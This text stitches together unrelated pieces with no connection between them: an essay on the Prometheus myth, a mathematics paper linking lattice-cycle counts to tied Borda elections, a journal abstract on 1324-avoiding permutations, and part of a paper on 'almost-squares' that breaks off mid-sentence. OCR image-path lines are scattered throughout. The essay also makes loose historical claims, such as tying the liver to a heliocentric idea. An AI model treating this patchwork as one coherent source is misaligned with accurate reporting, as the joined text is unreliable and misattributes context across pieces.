Zeus retaliated by sending Pandora to earth with her box of evils- but Prometheus understood the real reason for this 'poisoned' gift; the victim was Epimetheus and in this way Zeus took revenge on humanity. This was to counterbalance the gift of fire that Prometheus had previously made to mankind. Furthermore, Zeus punished Prometheus by chaining him to a rock on Mount Caucasus. An eagle daily devoured Prometheus' liver, which was made whole again at night so that the same thing could continue the following day. Prometheus endured this torment until he was released by Herakles (the Romans called him Hercules) who slew the eagle. Thus, Prometheus' punishment for stealing fire and defying the gods was their curse that has since then been passed on to the creatures (mortals) whom he created from mud and water in the first place.

In Homer's epic Odyssey, the mortals sailed the ship of Odysseus in a violent sea during Odysseus'(Ulyses') wandering after the war of Troy. The sailors passed by the seashores where seductive sirens sang to attract them to land, and amongst others they landed on the island of the witch-goddess. This would represent the journey of the universal wanderer seeking immortality and trying to escape the destiny-bound cycle of life and death. During the wandering the Promethean man is highlighted, seeking to refute Heaven and destiny, while sailing over the tumultuous waters of life and defiantly trying to escape from human suffering! A philosophical paradigm may be employed within which human life and health can be regarded as being like the existence of an abandoned,directionless vessel that is trying to establish a course while standing up to the adverse elements of nature en route.

Within this myth the eagle would appear to be associated with a nocturnal register rather than a diurnal kind of symbolism. There is no real association with eagles' habits but rather with the idea of darkness during the night being equated with negative thoughts, feelings, emotions, fear, and the dark side of human nature. As a matter of fact in Hesiodus' Theogony (v.523-524), we find the following sentence : "Et sur lui il lacha aussi un aigle aux longues ailes - et l'aigle mangeait le foie immortel, mais celui-ci s'accroissait d'une quantité en tout point égale,pendant la nuit, à ce que, durant le jour, mangeait l'oiseau aux longues ailes". Moreover "l'aigle est né d'ECHIDNA, la Vipère monstrueuse" (cf. Pierre Grimal). And its symbol is so negative that some authors prefer the expression : "vorace vautour". Thus Robert Graves writes : "De plus en plus irrité, Zeus fit enchainer Prométhée, nu, à une colonne dans une montagne du Caucase ou un vorace vautour lui dévorait le foie toute

la journée, du début à la fin de l'année". Therefore, a solar interpretation does not appear to correspond to the eagle. On the other hand, people would often consider Prometheus' liver to be a solar symbol par excellence. The liver is considered immortal not only because it belongs to Prometheus but because the sun that is associated with Prometheus' liver is considered to be immortal, i.e. an everlasting source of energy or existing from the beginning of time and/or the universe.

We are aware of the importance attached to the liver by our ancestors (cf. heliocentric idea of the solar system). In a certain sense the essential thing is not so much the choice of the devoured organ but rather its acknowledged importance in the eyes of humanity. In other words, if the myth had been created after Michael Servetus' (1511-53) pioneering study and description of the pulmonary circulation of blood the devoured organ would most likely have been the lungs whereas after William Harvey's (1578-1657) discoveries concerning the circulation of the blood around the body, the chosen devoured organ would probably have been the heart. Without doubt the organ of choice nowadays would be the brain (cf. for example, the tale of the man with a golden brain by Alphonse Daudet).

In effect, the relevance of the organ that is considered to be of vital importance to human beings can be traced back to, and associated with, the moment in history in question and its concomitant scientific development. Galen of Pergamum, also known as Claudios Galenos (b.AD 129 d. circa AD 199) was the distinguished physician of antiquity who founded experimental physiology. Galen believed that the four bodily humours; blood, phlegm, yellow bile, and black bile were supposed to give rise to the sanguine, phlegmatic, choleric, and melancholic temperaments, respectively. Thus, human health was thought to require an equilibrium between these four humours. This constituted a continuation of the earlier Hippocratic conception of the unity of the organism(cf. atomic view).There was also an epoch when the stomach was considered to be a fundamental organ, the seat of all human emotions, i.e. the temper or spirit.Thus, chronologically-speaking the order of scientific importance attached to various human organs could be as follows:

$Liver- > gall - bladder- > stomach- > lungs- > heart- > brain- > mind- > consciousness.$

The inhabitants of the Greek Islands still transport fire from one place to another on a giant fennel and Prometheus chained on Mount Caucasus is perhaps a legend that the Hellenic people keep alive or they emigrated from the Caspian Sea in order to give themselves up in Greece: "that gigantic ice cap lying in the snow of the mountain peaks and surrounded by vultures" (cf. Robert Graves).

Another possible interpretation of the myth of Prometheus is that he is said to have been an astronomer who went up Mount Caucasus and stayed there all night in order to make some observations. The myth came about due to the lack of understanding of his close friends and relatives in an attempt to search for the etymological meaning of man. As a matter of fact, one of the plausible etymologies of the Greek word for man (ΑΝΘΡΩΠΟΣ) is; 'the one who looks up'(an implicit reference to the sky) and above all, an "acte gratuite", in other words, not indispensible to humanity's survival and yet an act that distinguishes human beings from other animals. Within this alternative framework we can observe the same type of amalgamation that led to the creation of the myth of the centaurs. In sum, the centaurs (ΚΕΝΤΑΥΡΟΣ) were veteran knights who lived in the Pelion, a mountain located

near Mount Ossa in Thessaly, Greece.

The compelling image of Prometheus, the astronomer looking up to observe the sky at the summit of Mount Caucasus, could be taken to represent the human race. It is our feeble attempt to comprehend the immensity of the far-away space and heavens and the vast universe that exists in relation to our nearby terrestrial world and mundane existence on this planet.

Prometheus loved humankind and this is evinced by displays of hyper altruistic behaviour and he is the symbol of the well-minded and good-spirited (ΑΚΑΚΗΤΑ ΠΡΟΜΗΘΕΥΣ; Prométhée sans malice ΗΣΙΟΔΟΣv. 614).

Aristotelian duality provides us with a clear inter-relationship between the two states represented by the psyche and the material world. The conceptualization of the Physis and the marked influence of Pre-Socratic thought(involving the four elements; earth,wind,fire,and water) tend to provide a vision of the universe that is constantly changing, whereby these changes both originate from and are fuelled by the Physis itself.

Orozco (1883-1949) portrayed Prometheus as a monumental pseudo- Michelangelesque giant, straining his powerful muscles against the burden of his fate. Prometheus was the self-sacrificing, creative man ("Man of Fire") providing humanity with fire which enlightens,liberates, and purifies but also consumes!

REFERENCES.

Paul Faure : Private communication.

Pierre Grimal : La mythologie grecque. Presses Universitaires de France,1953.

Robert Graves : Les mythes grecs. Pluriel Fayard, 1967.

ΗΣΙΟΔΟΣ: ΘΕΟΓΟΝΙΑ.

ΑΙΣΧΥΛΟΣ: ΠΡΟΜΗΘΕΥΣ ΔΕΣΜΩΤΗΣ.

Cooperative phenomena in crystals and social choice theory

Thierry Marchant*
Ghent University
thierry.marchant@rug.ac.be

May 15, 2000

Abstract

In 1960, C. Domb published a paper entitled *On the theory of cooperative phenomena in crystals* in which he presented an expression for the number of cycles of length l in a triangular lattice. This expression was erroneous. We present a correct expression and we show that it is linked, in social choice theory, to the probability that all candidates are tied in an election with the Borda rule.

Keywords: Borda, probability of ties

1 Introduction

In 1960, C. Domb published a massive paper (212 pages) entitled *On the theory of cooperative phenomena in crystals* [Domb 60]. In this paper, he addressed many different problems. One of them, related to the magnetic properties of crystals, was the following. Consider the lattice[1] presented in Fig. 1.

A cycle in this lattice is a path starting from some node, travelling along some edges and coming back to the same node. The length of a cycle is the number of edges contained in it. E.g., the shortest cycle has length 2; it starts from some node, travels along one edge and directly comes back along the same edge. The next shortest cycle has length 3. It travels along the 3 edges delimiting a small triangle. How many different cycles, with length l, starting from a given node, are there?

The answer given by C. Domb (page 344) was

$$\sum_{s,t} \frac{1}{s!t!} \sum_{q=0}^{s} 2^{s-q} \frac{(t+q)!}{((t+q)/2!)^2} \frac{1}{q!(s-q)!}, \tag{1}$$

*The research presented in this paper was done while the author was working at the Service de Mathématiques de la Gestion, Université Libre de Bruxelles.

[1] In classical graph theory, lattice has a different meaning. We use it here in its cristallography meaning which is close to the concept of pavement in geometry




Figure 1: Triangular lattice

with $s, t = 0, 1 \ldots l$, satisfying the conditions $(2s + t) = l$ and $(t + q)$ even. He called this number r_l. On page 345, he also computed some values of r_l for $l = 2$ through 9. Unfortunately expression (1) for r_l is incorrect although numerical values given on page 345 are correct. In Section 2, we present a correct expression for r_l. In the last section, we present some links with social choice theory.

2 A correct expression for the number of cycles

At each node, there are 6 possible edges. Let us call them $x, -x, y, -y, z, -z$ as in Fig. 2.




Figure 2: Names of the edges

In a cycle, an edge of any kind can be compensated by a corresponding edge of the opposite sign. E.g., a x edge can be compensated by a $-x$ edge; a $-z$ edge by a z edge, and so on. But an edge of any kind can also be compensated by two other edges of different kinds and same sign. E.g., a y edge can be compensated by a x edge and a z edge; a $-z$ edge by a $-x$ edge and a $-y$ edge and so on.

Hence, in any cycle, we can sort the edges into two parts: (a) those compensating 2 by 2 and (b) those that do not compensate 2 by 2 (thus compensating 3 by 3). In (a), we necessarily have $2s$ edges (s integer between 0 and $l/2$). In (b), we necessarily have $3t$ edges (t integer between 0 and $l/3$) and they have the same sign, otherwise some of them could could compensate 2 by 2. Obviously,

$2s + 3t = l$. In (a), s edges are positive, while s edges are negative. Among the s positive edges, there is any repartition between x, y and z. Among the s negative edges, there is the same repartition between $-x, -y$ and $-z$. Hence, if $2s$ edges among l are chosen, the number of possible configurations of these $2s$ edges, such that they all compensate 2 by 2 (case (a)), is given by

$$\binom{2s}{s} \sum_{q=0}^{s} \sum_{r=0}^{s-q} \frac{(s!)^2}{((s-q-r)!r!q!)^2}. \tag{2}$$

In this expression, q represents the number of x edges, r the number of y edges and $(s - q - r)$ the number of z edges. Let us come back to (b). Among the $3t$ edges, we necessarily have the same number of x, y, z or (exclusive) $-x, -y, -z$. Thus, if we choose $3t$ edges, the number of possible configurations such that they compensate 3 by 3 and not 2 by 2, is given by

$$2^{[t>0]} \frac{(3t)!}{(t!)^3}, \tag{3}$$

where $[t > 0]$ equals 1 if $t > 0$ and 0 otherwise.

For given s and t, the number of possible cycles is not just the product of expressions (2) and (3). It would be equivalent to considering as different some cycles just because we arbitrarily separated some edges of the same kind and sign in the (a) and (b) parts. Thus we have to take into account the number of ways to choose t edges of kind x (or $-x$) among the whole number of x edges. And there are $q + t$ such edges. The number of ways to make this choice is thus $\binom{q+t}{t}$. For y and z edges, we must consider $\binom{r+t}{t}$ and $\binom{s-q-r+t}{t}$.

Hence, for given s and t, the number of possible cycles is given by

$$\binom{l}{2s} \binom{2s}{s} \sum_{q=0}^{s} \sum_{r=0}^{s-q} \frac{\frac{(s!)^2}{((s-q-r)!r!q!)^2} \frac{2^{[t>0]}(3t)!}{(t!)^3}}{\binom{q+t}{t} \binom{r+t}{t} \binom{s-q-r+t}{t}}. \tag{4}$$

Finally, letting vary s and t so that $2s + 3t = l$, we obtain the following expression:

$$r_l = \sum_{2s+3t=l} \binom{l}{2s} \binom{2s}{s} \sum_{q=0}^{s} \sum_{r=0}^{s-q} \frac{\frac{(s!)^2}{((s-q-r)!r!q!)^2} \frac{2^{[t>0]}(3t)!}{(t!)^3}}{\binom{q+t}{t} \binom{r+t}{t} \binom{s-q-r+t}{t}}. \tag{5}$$

After some simplification, r_l is given by

$$l! \sum_{2s+3t=l} 2^{[t>0]} \sum_{q=0}^{s} \sum_{r=0}^{s-q} \frac{1}{q!r!(s-q-r)!(q+t)!(r+t)!(s-q-r+t)!}. \tag{6}$$

Shortly after we found this expression, Domb (personal communication) found the error in his expression: a multiplicative factor $l!$ had disappeared

from his formula during the typing process ! Therefore, an alternate expression for (5) is

$$\sum_{s,t} \frac{l!}{s!t!} \sum_{q=0}^{s} 2^{s-q} \frac{(t+q)!}{((t+q)/2!)^2} \frac{1}{q!(s-q)!}, \tag{7}$$

whith $s, t = 0, 1 \ldots l$, satisfying the conditions $(2s + t) = l$ and $(t + q)$ even. So, Domb knew the right expression in 1960. But, due to the fact that a proof of this expression has never been published and that this result finds some new applications in social choice theory (see next section), we tkink that it is worth publishing our proof.

3 Some links with social choice theory

A very classical problem in social choice is the following. Suppose that l voters $\{1, 2 \ldots, l\}$ must elect a president and there are k candidates $\{a, b, c, \ldots\}$. Each voter expresses his preferences about the candidates by mean of a complete ranking, from best to worst. We call profile a vector containing the rankings of each voter. E.g.,

$$\begin{pmatrix} a{>}b{>}c \\ b{>}c{>}a \\ c{>}b{>}a \end{pmatrix} \tag{8}$$

is a profile with 3 voters and 3 candidates such that voter 1's most preferred candidate is a, voter 1's last candidate is c and voter 2's most preferred candidate is b. How shall we derive from a profile which candidate should be elected? This question has been at the heart of social choice theory since the end of the 18th century. Many methods have been proposed. For example,

- choose the candidate with most first positions,
- or the candidate with least last positions,
- or compute the ranking which is at minimum distance of the l rankings in the profile (a metric needs to be defined over the set of the rankings). Then choose the candidate in first position in this new ranking.
- A very popular method is the Borda method. A candidate receives one point for each first position in the profile, 2 points for each 2nd position, 3 points for each 3rd position, ... and k points for each last position. The candidate who has the fewest points is elected.

Let us illustrate the Borda method by an example. In the profile shown in (8), a has 7 points, b, 5 points and c, 6 points. Hence, b is elected. In some cases the Borda method doesn't help much as all candidates have the same number of points and are tied, as in profile (9) where they all have 6 points.

$$\begin{pmatrix} a{>}b{>}c \\ b{>}c{>}a \\ c{>}a{>}b \end{pmatrix}. \tag{9}$$

Of course, most methods that have been devised lead to different results. Which one should we choose? Many criteria have been proposed to assess the merits of a method. Hundreds of axiomatic studies have been conducted, characterizing the various methods by a set of axioms.

A possible criterion to compare different methods, is the probability that a method yields a tie (by this, we mean a complete tie of all candidates). A method with a high probability of tie might be considered as less interesting than a method with a low probability because it more often fails to designate a winner. Of course, if the difference of the probabilities is not very large, this disadvantage might be compensated by other advantages. Hence, this criterion should be taken into account only for very large differences of probabilities. We are going to show now that the probabilty that the Borda method yields a tie is related to r_l.

3.1 The case of three candidates

For three candidates, there are $3! = 6$ possible rankings and each voter can choose any of the 6 rankings. Let us associate each ranking to one of the 6 different kinds of edges of our triangular lattice (see Fig. 2).

$$\begin{array}{rcr} a>b>c & : & x \\ b>c>a & : & y \\ c>a>b & : & z \\ c>b>a & : & -x \\ a>c>b & : & -y \\ b>a>c & : & -z \end{array} \tag{10}$$

Then any profile corresponds to a path in the triangular lattice. For example, the profile in (9) corresponds to a path x, y, z. Remark that this path is in fact a cycle. It is not difficult to see that it is not a coincidence. A profile will yield all candidates tied (under the Borda method) if and only if the corresponding path in the triangular lattice is a cycle. Hence, the number of profiles yielding all candidates tied under the Borda method is r_l. And the probability we were looking for is just r_l divided by the number of different profiles, i.e. $(3!)^l$. Some numerical values of the probability of ties are given in table 1.

l	2	3	4	5	6	7	8
Pr. of ties	.1667	.0556	.0694	.0463	.0437	.0360	.0326
Pr. of Condorcet paradox		.0556		.0694		.0750	
l	9	19	29	39	49		
Pr. of ties	.0288	.0141	.0093	.0070	.0056		
Pr. of Condorcet paradox	.0780	.0832	.0848	.0856	.0860		

Table 1: Numerical values of the probability of ties for three candidates

The Condorcet method selects the candidate that beats every other candidates in pairwise comparisons. It is well known that the Condorcet method can

also fail to produce a winner (Condorcet paradox) but for very different reasons: the candidates are not tied, the method just doesn't work. Nevertheless, from a practical point of view, if all candidates win (tied), using the Borda method, or no candidate wins, using the Condorcet one, the president of the committee where such an election happens is very embarassed: he doesn't know what to choose. Therefore, it seems interesting to us to compare the probabilities of ties for the Borda method to those of Condorcet paradox for the Condorcet method (see table 1), taken from [Gehrlein 83]. The proportion of profiles such that the president of the committee is not helped is larger with the Condorcet method. Furthermore, the probability of ties decreases with l while the probability of Condorcet paradox increases with l. From this viewpoint, the Borda method seems more interesting that the Condorcet one. In fact, for very large number of voters and candidates, the probability that the Condorcet method designates no winner approaches 1 [Bell 81].

3.2 The case of two candidates

Let us consider the lattice of Fig. 3 , consisting of edges aligned on a straight line.

Figure 3: Linear lattice

At each node of this lattice, there are 2 possible edges. Let us call them x and $-x$. It is clear that we can describe any profile with two candidates by a path in our linear lattice. We just need to associate $a > b$ rankings to an edge, say x, and $b > a$ rankings to the other edge, i.e. $-x$. It is obvious as well that all profiles such that a and b are tied correspond to cycles in the linear lattice and the number of different cycles of length l is given by $\begin{pmatrix} l \\ l/2 \end{pmatrix}$ for l even and 0 for l odd. Some values of the probability of ties are given in table 2.

l	2	4	6	8	10	20	50	∞
Pr. of ties	.5000	.3750	.3125	.2734	.2461	.1762	.1123	0

Table 2: Numerical values of the probability of ties for two candidates

For larger number of candidates, other lattices must be used but they can no longer be represented in two dimensions. Derivation of explicit formulas for r_l is much more difficult.

In our computations of the probabilities, we considered that any profile is as likely as any other one (this condition is known as the *impartial culture condition*). Therefore, it is obvious that our results must be taken with a pinch of salt for, in reality, such an assumption is clearly questionable [Fishburn and Gehrlein 80]. Nevertheless, they provide some hint.

Note that I discovered the similarity between the two problems thanks to the amazing *Encyclopedia of integer sequences* [Sloane and Plouffe 95], sequence M4101.

References

[Bell 81] Bell, C.E. (1981) "A random voting graph almost surely has a hamiltonian cycle when the number of alternatives is large" *Econometrica* 49/6, 1597-1603.

[Domb 60] Domb, C. (1960) "On the theory of cooperative phenomena in crystals" *Advances in Physics* 9, 149-361.

[Fishburn and Gehrlein 80] Fishburn, P.C. and Gehrlein, W.V. (1980) "The paradox of voting. Effects of individual indifference and intransitivity" *Journal of Public Economics* 14, 83-94.

[Gehrlein 83] Gehrlein, W.V. (1983) "Condorcet's paradox" *Theory and Decision* 15, 161-197.

[Sloane and Plouffe 95] Sloane, N.J.A. and Plouffe, Simon. (1995) *The encyclopedia of integer sequences* Academic Press.

The Electronic Journal of Combinatorics

Abstract for R13 of Volume 9(2), 2002

Published May 29, 2003.

Darko Marinov and Radoš Radoičić

Counting 1324-Avoiding Permutations

We consider permutations that avoid the pattern 1324. By studying the generating tree for such permutations, we obtain a recurrence formula for their number. A computer program provides data for the number of 1324-avoiding permutations of length up to 20.

- Download the full paper:
  - PDF version
  - PostScript version
- Previous abstract
- Table of Contents for Volume 9(2)
- Up to the E-JC home page

FARMER TED GOES NATURAL

GREG MARTIN

1. Setting the Stage

We've all been given a problem in a calculus class remarkably similar to the following one:

> Farmer Ted is building a chicken coop. He decides he can spare 190 square feet of his land for the coop, which will be built in the shape of a rectangle. Being a practical man, Farmer Ted wants to spend as little as possible on the chicken wire for the fence. What dimensions should he make the chicken coop?

By solving a simple optimization problem, we learn that Farmer Ted should make his chicken coop a square with side lengths $\sqrt{190}$ feet. And that, according to the solution manual, is that.

But the calculus books don't tell the rest of the story:

> So Farmer Ted went over to Builders Square and told the salesman, "I'd like $4\sqrt{190}$ feet of chicken wire, please." The salesman, however, replied that he could sell one foot or two feet or a hundred feet of chicken wire, but what the heck was $4\sqrt{190}$ feet of chicken wire? Farmer Ted was taken aback, explaining heatedly that his family had been buying as little chicken wire as possible for generations, and he really wanted $4\sqrt{190}$ feet of chicken wire measured off for him immediately! But the salesman, fearing more irrational behavior from Farmer Ted, told him, "I don't want to hear about your roots. We do business in a natural way here, and if you don't like it you can leave the whole store." Well, Farmer Ted didn't feel that this treatment was commensurate with his request, but he left Builders Square to rethink his coop from square one.

At first, Farmer Ted thought his best bet would be to make a $10' \times 19'$ chicken coop, necessitating the purchase of 58 feet of chicken wire—certainly this was better than 86 feet of chicken wire for a $5' \times 38'$ coop, say. But then he realized that he could be more cost-effective by not using all of the 190 square feet of land he had reserved for the coop. For instance, he could construct an $11' \times 17'$ coop (187 square feet) with only 56 feet of chicken wire; this would give him about 3.34 square feet of coop space per foot of chicken wire purchased, as opposed to only 3.28 square feet per chicken-wire-foot for the $10' \times 19'$ coop. Naturally, the parsimonious farmer wondered: could he do even better?

2. Posing the Problem

Jon Grantham posed the following problem at the 1998 SouthEast Regional Meeting On Numbers in Greensboro, North Carolina: given a positive integer N, find the dimensions of the rectangle with integer side lengths and area at most N whose area-to-perimeter ratio is largest among all such rectangles. In the story above, Farmer Ted is trying to solve this problem for $N = 190$.

Let's introduce some notation so we can formulate Grantham's problem more precisely. For a positive integer n, let $s(n)$ denote the least possible semiperimeter (length plus width) of a rectangle with integer side lengths and area n. (Since the area-to-semiperimeter ratio of a rectangle is always twice the area-to-perimeter ratio, it doesn't really change the problem

if we consider semiperimeters instead of perimeters; this will eliminate annoying factors of 2 in many of our formulas.) In other (and fewer) words,

$$s(n) = \min_{cd=n}(c+d) = \min_{d\mid n}(d+n/d),$$

where $d \mid n$ means that d divides n.

Let $F(n) = n/s(n)$ denote the area-to-semiperimeter ratio in which we are interested. We want to investigate the integers n such that $F(n)$ is large, and so we define the set $\mathcal{A}$ of "record-breakers" for the function F as follows:

$$\mathcal{A} = \{n \in \mathbb{N} \colon F(k) \le F(n) \text{ for all } k \le n\}. \tag{1}$$

(Well, the "record-tiers" are also included in $\mathcal{A}$.) Then it is clear after a moment's thought that to solve Grantham's problem for a given number N, we simply need to find the largest element of $\mathcal{A}$ not exceeding N.

By computing all possible factorizations of the numbers up to 200 by brute force, we can make a list of the first 59 elements of $\mathcal{A}$:

$\mathcal{A} = \{1, 2, 3, 4, 6, 8, 9, 12, 15, 16, 18, 20, 24, 25, 28, 30, 35, 36, 40, 42, 48, 49, 54, 56, 60, 63, 64, 70, 72, 77, 80, 81, 88, 90, 96, 99, 100, 108, 110, 117, 120, 121, 130, 132, 140, 143, 144, 150, 154, 156, 165, 168, 169, 176, 180, 182, 192, 195, 196, \dots\}$

If we write, in place of the elements $n \in \mathcal{A}$, the dimensions of the rectangles with area n and least semiperimeter, we obtain

$\mathcal{A} = \{1\times1, 1\times2, 1\times3, 2\times2, 2\times3, 2\times4, 3\times3, 3\times4, 3\times5, 4\times4, 3\times6, 4\times5, 4\times6, 5\times5, 4\times7, 5\times6, 5\times7, 6\times6, 5\times8, 6\times7, 6\times8, 7\times7, 6\times9, 7\times8, 6\times10, 7\times9, 8\times8, 7\times10, 8\times9, 7\times11, 8\times10, 9\times9, 8\times11, 9\times10, 8\times12, 9\times11, 10\times10, 9\times12, 10\times11, 9\times13, 10\times12, 11\times11, 10\times13, 11\times12, 10\times14, 11\times13, 12\times12, 10\times15, 11\times14, 12\times13, 11\times15, 12\times14, 13\times13, 11\times16, 12\times15, 13\times14, 12\times16, 13\times15, 14\times14, \dots\},$

a list that exhibits a tantalizing promise of pattern! The interested reader is invited to try to determine the precise pattern of the set $\mathcal{A}$, before reading into the next section in which the secret will be revealed. One thing we immediately notice, though, is that the dimensions of each of these rectangles are almost (or exactly) equal. For this reason, we will call the elements of $\mathcal{A}$ *almost-squares*. This supports our intuition about what the answers to Grantham's problem should be, since after all, Farmer Ted would build his rectangles with precisely equal sides if he weren't hampered by the integral policies of (the ironically-named) Builders Square.

From the list of the first 59 almost-squares, we find that 182 is the largest almost-square not exceeding 190. Therefore, Farmer Ted should build a chicken coop with area 182 square feet; and indeed, a $13' \times 14'$ coop would give him about 3.37 square feet of coop space per foot of chicken wire purchased, which is more cost-effective than the options he thought of back in Section 1. But what about next time, when Farmer Ted wants to build a supercoop on the 8,675,309 square feet of land he has to spare, or even more? Eventually, computations will need to give way to a better understanding of $\mathcal{A}$.

Our specific goals in this paper will be to answer the following questions:

1. Can we describe $\mathcal{A}$ more explicitly? That is, can we characterize when a number n is an almost-square with a description that refers only to n itself, rather than all the numbers smaller than n? Can we find a formula for the number of almost-squares not exceeding a given positive number x?

2. Can we quickly compute the largest almost-square not exceeding N, for a given number N? We will describe more specifically what we mean by "quickly" in the next section, but for now we simply say that we'll want to avoid both brute force searches and computations that involve factoring integers.

In the next section, we will find that these questions have surprisingly elegant answers.

3. Remarkable Results

Have you uncovered the pattern of the almost-squares? One detail you might have noticed is that all numbers of the form $m \times m$ and $(m-1) \times m$, and also $(m-1) \times (m+1)$, seem to be almost-squares. (If not, maybe we should come up with a better name for the elements of $\mathcal{A}$!) This turns out to be true, as we will see in Lemma 3 below. The problem is that there are other almost-squares than these—3×6, 4×7, 5×8, 6×9, 6×10—and the "exceptions" seem to become more and more numerous . . . . Even so, it will be convenient to think of the particular almost-squares of the form $m \times m$ and $(m-1) \times m$ as "punctuation" of a sort for $\mathcal{A}$. To this end, we will define a *flock* to be the set of almost-squares between $(m-1)^2+1$ and $m(m-1)$, or between $m(m-1)+1$ and m^2, including the endpoints in both cases.

If we group the rectangles corresponding to the almost-squares into flocks in this way, indicating the end of each flock by a semicolon, we obtain:

$\mathcal{A} = \{1\times1;\ 1\times2;\ 1\times3,\ 2\times2;\ 2\times3;\ 2\times4,\ 3\times3;\ 3\times4;\ 3\times5,\ 4\times4;\ 3\times6,\ 4\times5;\ 4\times6,\ 5\times5;\ 4\times7,\ 5\times6;$
$5\times7,\ 6\times6;\ 5\times8,\ 6\times7;\ 6\times8,\ 7\times7;\ 6\times9,\ 7\times8;\ 6\times10,\ 7\times9,\ 8\times8;\ 7\times10,\ 8\times9;\ 7\times11,\ 8\times10,\ 9\times9;$
$8\times11,\ 9\times10;\ 8\times12,\ 9\times11,\ 10\times10;\ 9\times12,\ 10\times11;\ 9\times13,\ 10\times12,\ 11\times11;\ 10\times13,\ 11\times12;\ 10\times14,$
$11\times13,\ 12\times12;\ 10\times15,\ 11\times14,\ 12\times13;\ 11\times15,\ 12\times14,\ 13\times13;\ 11\times16,\ 12\times15,\ 13\times14;\ 12\times16,$
$13\times15,\ 14\times14;\ \ldots\ \}$

It seems that all of the rectangles in a given flock have the same semiperimeter; this also turns out to be true, as we will see in Lemma 4 below. The remaining question, then, is to determine which rectangles of the common semiperimeter a given flock contains. At first it seems that all rectangles of the "right" semiperimeter will be in the flock as long as their area exceeds that of the last rectangle in the preceding flock, but then we note a few omissions—2×5, 3×7, 4×8, 5×9, 5×10—which also become more numerous if we extend our computations of $\mathcal{A}$ . . . .

But as it happens, this question can be resolved, and we can actually determine exactly which numbers are almost-squares, as our main theorem indicates. Recall that $\lfloor x \rfloor$ denotes the greatest integer not exceeding x.

Main Theorem. *For any integer $m \geq 2$, the set of almost-squares between $(m-1)^2+1$ and m^2 (inclusive) consists of two flocks, the first of which is*

$$\{(m+a_m)(m-a_m-1), (m+a_m-1)(m-a_m), \ldots, (m+1)(m-2), m(m-1)\}$$

where $a_m = \lfloor(\sqrt{2m-1}-1)/2\rfloor$, and the second of which is

$$\{(m+b_m)(m-b_m), (m+b_m-1)(m-b_m+1), \ldots, (m+1)(m-1), m^2\}$$

where $b_m = \lfloor\sqrt{m/2}\rfloor$.

The Main Theorem allows us to easily enumerate the almost-squares in order, but if we simply want an explicit characterization of almost-squares without regard to their order, there turns out to be one that is extremely elegant. To describe it, we recall that the *triangular numbers* $\{0, 1, 3, 6, 10, 15, \ldots\}$ are the numbers $t_n = \binom{n}{2} = n(n-1)/2$ (Conway

and Guy [1] describe many interesting properties of these and other "figurate" numbers). We let $T(x)$ denote the number of triangular numbers not exceeding x. (Notice that in our notation, $t_1 = \binom{1}{2} = 0$ is the first triangular number, so that $T(1) = 2$, for instance.) Then an alternate interpretation of the Main Theorem is the following:

Corollary 1. *The almost-squares are precisely those integers that can be written in the form $k(k+h)$, for some integers $k \ge 1$ and $0 \le h \le T(k)$.*

It is perhaps not so surprising that the triangular numbers are connected to the almost-squares—after all, adding t_m to itself or to t_{m+1} yields almost-squares of the form $m(m-1)$ or m^2, respectively (Figure 1 illustrates this for $m = 6$). In any case, the precision of this characterization is quite attractive and unexpected, and it is conceivable that Corollary 1 has a direct proof that doesn't use the Main Theorem. We leave this as an open problem for the reader.




FIGURE 1. Two triangular integers invoke an almost-square

In a different direction, we can use the Main Theorem's precise enumeration of the almost-squares in each flock to count the number of almost-squares quite accurately.

Corollary 2. *Let $A(x)$ denotes the number of almost-squares not exceeding x. Then for $x \ge 1$,*

$$A(x) = \frac{2\sqrt{2}}{3}x^{3/4} + \frac{1}{2}x^{1/2} + R(x),$$

where $R(x)$ is an oscillating term whose order of magnitude is $x^{1/4}$.

A graph of $A(x)$ (see Figure 2) exhibits a steady growth with a little bit of a wiggle. When we isolate $R(x)$ by subtracting the main term $2\sqrt{2}x^{3/4}/3 + x^{1/2}/2$ from $A(x)$, the resulting graph (Figure 2, where we have plotted a point every time x passes an almost-square) is a pyrotechnic, almost whimsical display that seems to suggest that our computer code needs to be rechecked. Yet this is the true nature of $R(x)$. When we prove Corollary 2 (in a more specific and precise form) in Section 6, we will see that there are two reasons that the "remainder term" $R(x)$ oscillates: there are oscillations on a local scale because the almost-squares flock towards the right half of each interval of the form $((m-1)^2, m(m-1)]$ or $(m(m-1), m^2]$, and oscillations on a larger scale for a less obvious reason.

These theoretical results about the structure of the almost-squares address question 1 nicely, and we turn our attention to the focus of question 2, the practicality of actually

